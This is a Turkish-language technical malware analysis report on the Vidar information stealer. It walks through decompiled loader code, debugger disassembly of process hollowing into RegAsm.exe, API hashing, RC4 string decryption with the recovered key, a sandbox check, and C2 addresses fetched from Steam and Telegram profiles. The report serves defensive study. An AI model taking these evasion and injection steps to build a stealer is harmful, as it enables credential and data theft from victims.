

Vidar

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
FILE.EXE ANALİZİ	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	3
REGASM.EXE ANALİZİ	7
DİNAMİK ANALİZ	7
NETWORK ANALİZİ.....	28
YARA KURALI.....	31
YARA KURALI 2.....	32
MITRE ATTACK TABLE.....	33
ÇÖZÜM ÖNERİLERİ	34
HAZIRLAYAN	35

Ön Bakış

Vidar, ilk olarak 2018 yılının sonlarında keşfedilen bir bilgi hırsızlığı yazılımıdır. Windows işletim sistemini hedef alır ve bu sistemde çalışır. Tarayıcılardan ve dijital cüzdanlardan çeşitli hassas veriler toplar. Vidar, fidye yazılımlarını indirmek için bir downloader olarak da kullanılabilir.

Vidar kötü amaçlı yazılımı, e-posta ekleri veya ISO dosyaları aracılığıyla yayılmaktadır. Bu yazılım, sahte yükleyiciler içerisine gizlenmiş olarak Adobe Photoshop ve Microsoft Teams gibi popüler ve meşru yazılımların taklitleri şeklinde dağıtılır. Vidar, ayrıca fallout exploit kit aracılığıyla gerçekleştirilen saldırılarla veya kimlik avı (phishing) e-postalarıyla hedef sistemlere iletilir. Bu yöntemler, kullanıcıları yanıltarak zararlı ISO dosyasını indirmeye ve çalıştırmaya yönlendirmek için kullanılmaktadır.

Vidar, bilgi hırsızlığı yapar ve sıklıkla sosyal medya hesaplarını komuta ve kontrol sunucusunun (**C2**) bir parçası olarak kullanır. Vidar'ın **C2** altyapısının IP adresi, saldırganların izini gizlemek amacıyla genellikle steam veya telegram gibi popüler platformlardaki kullanıcı profillerine yerleştirilir. Bu yöntem, zararlı yazılımın bu platformlar üzerinden komuta ve kontrol bağlantılarını kurmasına olanak tanır. Vidar, bu profillere erişebilir, belirtilen IP adresiyle iletişim kurabilir ve yapılandırma dosyalarını, talimatları ve diğer kötü amaçlı yazılımları indirebilir.

Vidar, bulaştığı bilgisayarlarda;

- Sistem bilgilerini toplar,
- Tarayıcı verilerini çalar,
- Dosya verilerini ele geçirir,
- SQL sorguları yapar,
- Uygulama verilerini çalar,
- Ek olarak kötü amaçlı yazılımlar indirir,
- Ekran görüntüsü alır.

File.exe Analizi

Adı	File.exe
MD5	834EA699F82AA32660CB329A96986165
SHA256	ac5be0e12802839366243997af6620e86ae4540a9bd888e1ac140323400095c1
Dosya Türü	PE32 / EXE

Statik Analiz

File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	422.00 KB (432128 bytes)
PE Size	422.00 KB (432128 bytes)

Şekil 1- Dosya bilgilerinin elde edilmesi

Zararlı yazılım, 32 bit bir çalıştırılabilir dosyadır ve Microsoft Visual C++ 8 ile yazılmıştır. Yazılım, 422.00 KB boyutundadır.

```
DWORD sub_40647B()  
{  
    char *v0; // esi  
    HANDLE Thread; // eax  
  
    v0 = (char *)VirtualAlloc(0, 0x4ACu, 0x1000u, 0x40u);  
    sub_404D0D(&unk_468040, 1196);  
    memmove(v0, &unk_468040, 0x4ACu);  
    sub_404CF3();  
    Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)(v0 + 392), &unk_436040, 0, 0);  
    return WaitForSingleObject(Thread, 0xFFFFFFFF);  
}
```

Şekil 2- Alan ayrılma thread oluşumu ve çağırılması

Yapılan statik analiz sonucunda, **VirtualAlloc** API'si ile bir bellek alanı ayrılmaktadır. Daha sonra, **CreateThread** API'si kullanılarak bu ayrılan bellek alanında bir thread çalıştırılır. **WaitForSingleObject** API'si ile de oluşturulan thread nesnesinin çalışıp işini bitirmesi beklenir.

Dinamik Analiz

00063CCB	8BC1	mov eax,ecx	bellek üzer
00063CCD	884C0C 5C	mov byte ptr ss:[esp+ecx+5C],c]	
00063CD1	99	cdq	
00063CD2	F7BC24 70020000	idiv dword ptr ss:[esp+270]	
00063CD9	8A0432	mov al,byte ptr ds:[edx+esi]	
00063CDC	88840C 5C010000	mov byte ptr ss:[esp+ecx+15C],al	
00063CE3	41	inc ecx	
00063CE4	3BCB	cmp ecx,ebx	
00063CE6	7C E3	j! ac5be0e12802839366243997af6620e86ae4	döngü sonu
00063CE8	33F6	xor esi,esi	

Şekil 3- Bellek çözümleme fonksiyonu

Döngü içerisinde, 100 baytlık bir alanda bulunan karmaşık stringlerin şifresi çözülmektedir.

00F93D97	59	pop ecx	
00F93D98	894424 18	mov dword ptr ss:[esp+18],eax	
00F93D9C	68 98B3FB00	push ac5be0e12802839366243997af6620e86a	
00F93DA1	8D4C24 30	lea ecx,dword ptr ss:[esp+30]	
00F93DA5	897424 2C	mov dword ptr ss:[esp+2C],esi	
00F93DA9	E8 84F6FFFF	call ac5be0e12802839366243997af6620e86a	
00F93DAE	8D4424 28	lea eax,dword ptr ss:[esp+28]	
00F93DB2	50	push eax	
00F93DB3	8D4424 24	lea eax,dword ptr ss:[esp+24]	
00F93DB7	50	push eax	
00F93DB8	8D4C24 18	lea ecx,dword ptr ss:[esp+18]	
00F93DBC	E8 F6D9FFFF	call ac5be0e12802839366243997af6620e86a	
00F93DC1	8D4C24 2C	lea ecx,dword ptr ss:[esp+2C]	
00F93DC5	E8 150D0000	call ac5be0e12802839366243997af6620e86a	
00F93DCA	46	inc esi	
00F93DCB	83FE 0A	cmp esi,A	
00F93DCE	7C CC	j! ac5be0e12802839366243997af6620e86ae4	
00F93DD0	8B4424 18	mov eax,dword ptr ss:[esp+18]	
00F93DD4	8D4C24 44	lea ecx,dword ptr ss:[esp+44]	
00F93DD8	8A4404 5C	mov al,byte ptr ss:[esp+eax+5C]	
00F93DDC	30042F	xor byte ptr ds:[edi+ebp],al	
00F93DDF	E8 210D0000	call ac5be0e12802839366243997af6620e86a	
00F93DE4	8B5424 1C	mov edx,dword ptr ss:[esp+1C]	
00F93DE8	47	inc edi	
00F93DE9	3BBC24 68020000	cmp edi,dword ptr ss:[esp+268]	
00F93DF0	0F8C 3DFFFFFF	j! ac5be0e12802839366243997af6620e86ae4	
00F93DF6	8D4424 10	lea eax,dword ptr ss:[esp+10]	

Şekil 4- Section kısımlarının kopyalanması

Oluşturacağı thread içerisine enjekte edeceği zararlı kodların bulunduğu .data section, çalışan prosesin .data section kısmına kopyalanmaktadır.

012364B3	55	push ebp	
012364B4	55	push ebp	
012364B5	68 40602601	push ac5be0e12802839366243997af6620e86ae	
012364BA	8D86 88010000	lea eax,dword ptr ds:[esi+188]	
012364C0	50	push eax	
012364C1	55	push ebp	
012364C2	55	push ebp	
012364C3	FF15 0CB02501	call dword ptr ds:[<&CreateThread>]	
012364C9	6A FF	push FFFFFFFF	
012364CB	50	push eax	
012364CC	FF15 08B02501	call dword ptr ds:[<&WaitForSingleObject>]	
012364D2	5F	pop edi	
012364D3	5E	pop esi	
012364D4	5D	pop ebp	
012364D5	5B	pop ebx	
012364D6	C3	ret	

Şekil 5- CreateThread fonksiyon ile oluşturulması

Bu kısımda, zararlı yazılımın **0x012364C3** adresinde **CreateThread** API'si ile bir thread oluşturduğu görülmektedir. Daha sonra bu thread çalıştırılır. Son olarak, **WaitForSingleObject** API'si ile thread'in işini bitirmesi beklenir. Bu aşamadan sonra, analize thread için ayrılan bellek alanı incelenerek devam edilir.

000201C3	89DD	mov ebp,ebx	
000201C5	8B34AF	mov esi,dword ptr ds:[edi+ebp*4]	
000201C8	01C6	add esi,eax	esi:"LoadLibraryA"
000201CA	45	inc ebp	
000201CB	813E 4C6F6164	cmp dword ptr ds:[esi],64616F4C	esi:"LoadLibraryA"
000201D1	75 F2	jne 201C5	esi+8:"aryA"
000201D3	817E 08 61727941	cmp dword ptr ds:[esi+8],41797261	
000201DA	75 E9	jne 201C5	
000201DC	8B7A 24	mov edi,dword ptr ds:[edx+24]	
000201DE	01C7	add edi,eax	

Şekil 6- API Hashing ile LoadLibrary Fonksiyon adının elde edilmesi

Daha önce hexadecimal değer olarak alınan **LoadLibraryA** API'sinin, tespit edilmesini zorlaştırmak amacıyla isminin ikiye bölünüp bellekte ayrı ayrı saklandığı ve çalışma anında birleştirilerek kullanıldığı gözlemlenmiştir.

00020209	8B34AF	mov esi,dword ptr ds:[edi+ebp*4]	
0002020C	01C6	add esi,eax	esi:"GetProcAddress"
0002020E	45	inc ebp	
0002020F	813E 47657450	cmp dword ptr ds:[esi],50746547	esi:"GetProcAddress"
00020215	75 F2	jne 20209	esi+A:"ress"
00020217	817E 0A 72657373	cmp dword ptr ds:[esi+A],73736572	
0002021E	75 E9	jne 20209	
00020220	8B7A 24	mov edi,dword ptr ds:[edx+24]	
00020223	01C7	add edi,eax	

Şekil 7- API Hashing ile GetProcAddress Fonksiyon adının elde edilmesi

Daha önce hexadecimal formatta alınan **GetProcAddress** API'sinin, tespit edilmesini zorlaştırmak amacıyla isminin iki parçaya bölünerek bellekte ayrı ayrı saklandığı ve çalışma esnasında bu parçaların birleştirilerek kullanıldığı tespit edilmiştir.

00020241	57	push edi
00020242	56	push esi
00020243	FFD0	call eax
00020245	8985 50010000	mov dword ptr ss:[ebp+150],eax
00020248	8B75 08	mov esi,dword ptr ss:[ebp+8]
0002024E	8B45 04	mov eax,dword ptr ss:[ebp+4]
00020251	8D7D 26	lea edi,dword ptr ss:[ebp+26]
00020254	57	push edi
00020255	56	push esi
00020256	FFD0	call eax
00020258	8985 54010000	mov dword ptr ss:[ebp+154],eax
0002025E	8B75 08	mov esi,dword ptr ss:[ebp+8]
00020261	8B45 04	mov eax,dword ptr ss:[ebp+4]
00020264	8D7D 33	lea edi,dword ptr ss:[ebp+33]
00020267	57	push edi
00020268	56	push esi
00020269	FFD0	call eax
0002026B	8985 58010000	mov dword ptr ss:[ebp+158],eax
00020271	8B75 08	mov esi,dword ptr ss:[ebp+8]
00020274	8B45 04	mov eax,dword ptr ss:[ebp+4]
00020277	8D7D 44	lea edi,dword ptr ss:[ebp+44]

Şekil 8- Dynamic API Resolving

API Hashing kısmında çözümlendiği fonksiyonlardan yararlanarak, daha sonra kullanacağı fonksiyonların handle adreslerini elde ettiği ve bu adreslerin belirli alanlara yazıldığı görülmektedir.

Address	Hex	ASCII
012F8040	55 05 00 00 37 13 00 00 00 00 00 00 75 73 65 72	U...7.....user
012F8050	33 32 2E 64 6C 6C 00 43 72 65 61 74 65 50 72 6F	32.dll.CreatePro
012F8060	63 65 73 73 41 00 56 69 72 74 75 61 6C 41 6C 6C	cessA.VirtualAll
012F8070	6F 63 00 47 65 74 54 68 72 65 61 64 43 6F 6E 74	oc.GetThreadCont
012F8080	65 78 74 00 52 65 61 64 50 72 6F 63 65 73 73 4D	ext.ReadProcessM
012F8090	65 6D 6F 72 79 00 56 69 72 74 75 61 6C 41 6C 6C	emory.VirtualAll
012F80A0	6F 63 45 78 00 57 72 69 74 65 50 72 6F 63 65 73	ocEx.WriteProces
012F80B0	73 4D 65 6D 6F 72 79 00 53 65 74 54 68 72 65 61	sMemory.SetThrea
012F80C0	64 43 6F 6E 74 65 78 74 00 52 65 73 75 6D 65 54	dContext.ResumeT
012F80D0	68 72 65 61 64 00 39 05 00 00 BC 04 00 00 00 00	hread.9...%.....
012F80E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


Şekil 9- Çözümlenen API adları

Handle'da alınan fonksiyonların çağrımları esnasında zararlı dosya sırasıyla şu işlemleri gerçekleştirmektedir:

- İlk olarak **CreateProcessA** API'si ile regasm.exe dosyası askıya alınmış olarak çalıştırılmaktadır.
- Sonrasında **VirtualAlloc** API'si ile 4 baytlık bir alan ayrılıp bu ayrılan alana daha önce belirlenmiş bir değer yazılmaktadır.
- Yeni açılan regasm.exe dosyasının thread context bilgisi **GetThreadContext** API'si kullanılarak ayrılan 4 baytlık alana yazılmaktadır.
- Bu aşamalardan sonra, **WriteProcessMemory** API'si ile regasm.exe dosyasının PEB kısmı okunur ve **VirtualAllocEx** API'si ile regasm.exe dosyasının içindeki **0x400000** adresinde 246.000 baytlık bir alan açılır.

- Son olarak **0x400000** adresindeki alana **WriteProcessMemory** API'si kullanılarak zararlının .data sectionından alınan kodlar enjekte edilmektedir.

Bu işlem, **Process Hollowing** tekniğiyle gerçekleştirilir. Bu teknik, zararlı yazılımlar tarafından kullanılır ve yasal bir uygulama başlatıldığında, o işlemin bellek alanının değiştirilmesiyle zararlı kodların yerleştirilmesine dayanır. Bu bağlamda, saldırgan bir işlemi başlatır ve ardından bu işlemin belleğinde orijinal kodu zararlı kod ile değiştirir.



```
00020491 53          push ebx
00020492 8B9D F3000000 mov ebx,dword ptr ss:[ebp+F3]
00020498 53          push ebx
00020499 FF00        call eax
0002049B 8B9D F3000000 mov ebx,dword ptr ss:[ebp+F3]
000204A1 53          push ebx
000204A2 8B85 6C010000 mov eax,dword ptr ss:[ebp+16C]
000204A8 FF00        call eax
000204AA 5D          pop ebp
000204AB C3          ret
000204AC 0000        add byte ptr ds:[eax],1

eax=1
dword ptr ss:[ebp+16C]=[0002016C <&ResumeThread>]=<kernelbase.ResumeThread>
000204A2
```


Şekil 10- ResumeThread fonksiyonu ile Thread kısmının çalışmaya sürdürmesi

Bu kısımda daha önce askıya alınmış thread nesnesinin çalışmaya devam ettiği görülmektedir. Bu işlemlerden sonra RegAsm.exe analizi kısmına geçiş yapılmaktadır.

RegAsm.exe Analizi

Adı	Regasm.exe
MD5	db8f071d389c007289e2b3ef2112e465
SHA256	4d1b17586f1382c603449966bce52c59c32dd568cf142f1ceaca8f21231e9c3e
Dosya Türü	PE32/EXE

Dinamik Analiz



encode-decode.com

encoding & decoding hash generation encryption & decryption guide & faq

rc4 encrypt & decrypt online

supported encryptions: rc4

GetProcAddress

YMqCwskx1+vRgCZyxdY=


2910114286690104117195131148

Encrypt string →

← Decrypt string


Şekil 11- RC4 şifreli string decrypt edilme

Statik analizi zorlaştırmak için **RC4** algoritması ile şifrelenen stringler **2910114286690104117195131148** anahtarı (key) ile decrypt edilmektedir.



Şekil 14- Sandbox kontrolü

Bilgisayarın kullanıcı adını aldıktan sonra, "JohnDoe" kelimesi ile arasına "_" karakterini koyarak birleştirilmektedir. Elde edilen isim, **OpenEventA** API'si ile "JohnDoe_{kullanıcı adı}" isminde bir eventin varlığını kontrol etmektedir. Eğer bu isimde bir event bulunuyorsa, **Sleep** API'sine yönlendirmektedir.




Şekil 15- String Çözümlemesi

Sub_527EF fonksiyonu içerisinde daha önceden şifrelenmiş kelimelerin decrypt işlemi yapılmaktadır.




Şekil 17- Steam profili

10



Şekil 18- Telegram'a bağlanma

Steam profilinden alınan sunucuya erişim sağlanamazsa, aynı işlemi telegram üzerinden gerçekleştirmeyi denemektedir. Steam profilinde olduğu gibi, **GET** isteği kullanarak HTML kodlarını çekmektedir. "r8p-" ile "|" karakterleri arasında bir adres aramaktadır.



Şekil 19- Telegram adresi

Steam de olduğu gibi "r8p-" ile "|" karakterleri arasında bir adres aramaktadır. Ancak telegram kanalına girildiğinde herhangi bir bulgu görülmemektedir. Bu nedenle telegram üzerinden bir veri alma işlemi gerçekleşmemektedir.

00DA6CC0	E8 958CFFFF	call datakısım.D9F95A
00DA6CC5	56	push esi
00DA6CC6	C645 FC 0D	mov byte ptr ss:[ebp-4],D
00DA6CCA	E8 26CEFEFF	call datakısım.D93AF5
00DA6CCF	83C4 34	add esp,34
00DA6CD2	E8 0180FFFF	call datakısım.DA1CD8
00DA6CD7	83C4 10	add esp,10
00DA6CDA	395D B0	cmp dword ptr ss:[ebp-50],ebx
00DA6CDB	75 07	jne datakısım.DA6CE6
00DA6CDF	C745 B0 20CB0000	mov dword ptr ss:[ebp-50],CB20
00DA6CE6	8D45 C4	lea eax,dword ptr ss:[ebp-3C]
00DA6CEB	56	push esi

Şekil 20- Post isteği gönderen fonksiyon

0x00DA6CCA adresinde bulunan fonksiyonda, hwid ve build_id değerlerini multipart/form-data formatında göndermektedir. Sunucunun gelen **POST** isteğine bir cevap döndürmektedir. Dönen cevap **“*|*|”** formatında olup, **0x000A6CD2** adresli fonksiyonda ***** kısımları dolu ise kaydedilmektedir. **C2** sunucusuna ulaşılamadığından dolayı **“*|”** kısımları analiz edilememektedir. Aynı şekilde 3 adet daha **POST** isteği göndermektedir. İlk olarak "mode" değerini 1, 2. **POST** isteğinde 2, 3. **POST** isteğinde ise 21 olarak ayarlayıp göndermektedir. Sunucunun döndürdüğü değerleri aynı şekilde kaydetmektedir.

00DA6CFC	8D45 DC	lea eax,dword ptr ss:[ebp-24]	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D00	8D45 DC	lea eax,dword ptr ss:[ebp-24]	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D03	E8 94ADFFFF	call ssonl.bin.ucuustringeklenes	eax:8 "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D08	50	push eax	[ebp-18]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D09	8D45 DC	lea eax,dword ptr ss:[ebp-24]	eax:8 "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D0C	C645 FC 2E	mov byte ptr ss:[ebp-8],2E	[ebp-18]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D10	E8 C0ACFFFF	call ssonl.bin.veriguncellez	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D15	8D45 DC	lea eax,dword ptr ss:[ebp-24]	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D1C	E8 6DADFFFF	call ssonl.bin.veriguncellez	136698: "keyboard languages: "
00DA6D20	68 0B6E30D0	push ssonl.bin.136698	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D26	8D45 DC	lea eax,dword ptr ss:[ebp-24]	eax:8 "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D29	50	push eax	[ebp-18]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D32	E8 6ADFFFF	call ssonl.bin.ucuustringeklenes	eax:8 "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D37	8D45 DC	lea eax,dword ptr ss:[ebp-24]	[ebp-18]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D3E	C645 FC 2F	mov byte ptr ss:[ebp-8],2F	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D43	E8 A2ACFFFF	call ssonl.bin.veriguncellez	[ebp-18]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D48	8D45 DC	lea eax,dword ptr ss:[ebp-24]	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D4F	C645 FC 01	mov byte ptr ss:[ebp-4],01	[ebp-18]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D54	E8 43ACFFFF	call ssonl.bin.veriguncellez	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D5B	8D45 DC	lea eax,dword ptr ss:[ebp-24]	[ebp-18]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D60	C645 FC 30	mov byte ptr ss:[ebp-4],30	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D67	E8 8EADFFFF	call ssonl.bin.136698	eax:8 "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D6C	50	push eax	ecx:8 "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D70	8D45 DC	lea eax,dword ptr ss:[ebp-24]	eax:8 "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D77	50	push eax	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D80	8D45 DC	lea eax,dword ptr ss:[ebp-24]	[ebp-18]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"
00DA6D87	C645 FC 30	mov byte ptr ss:[ebp-4],30	[ebp-24]: "Version: 9.7/n/ndate: 22/9/2024 14:6:58/machineId: 2e6792b0-6193-4b67-adfd-f140457300a"

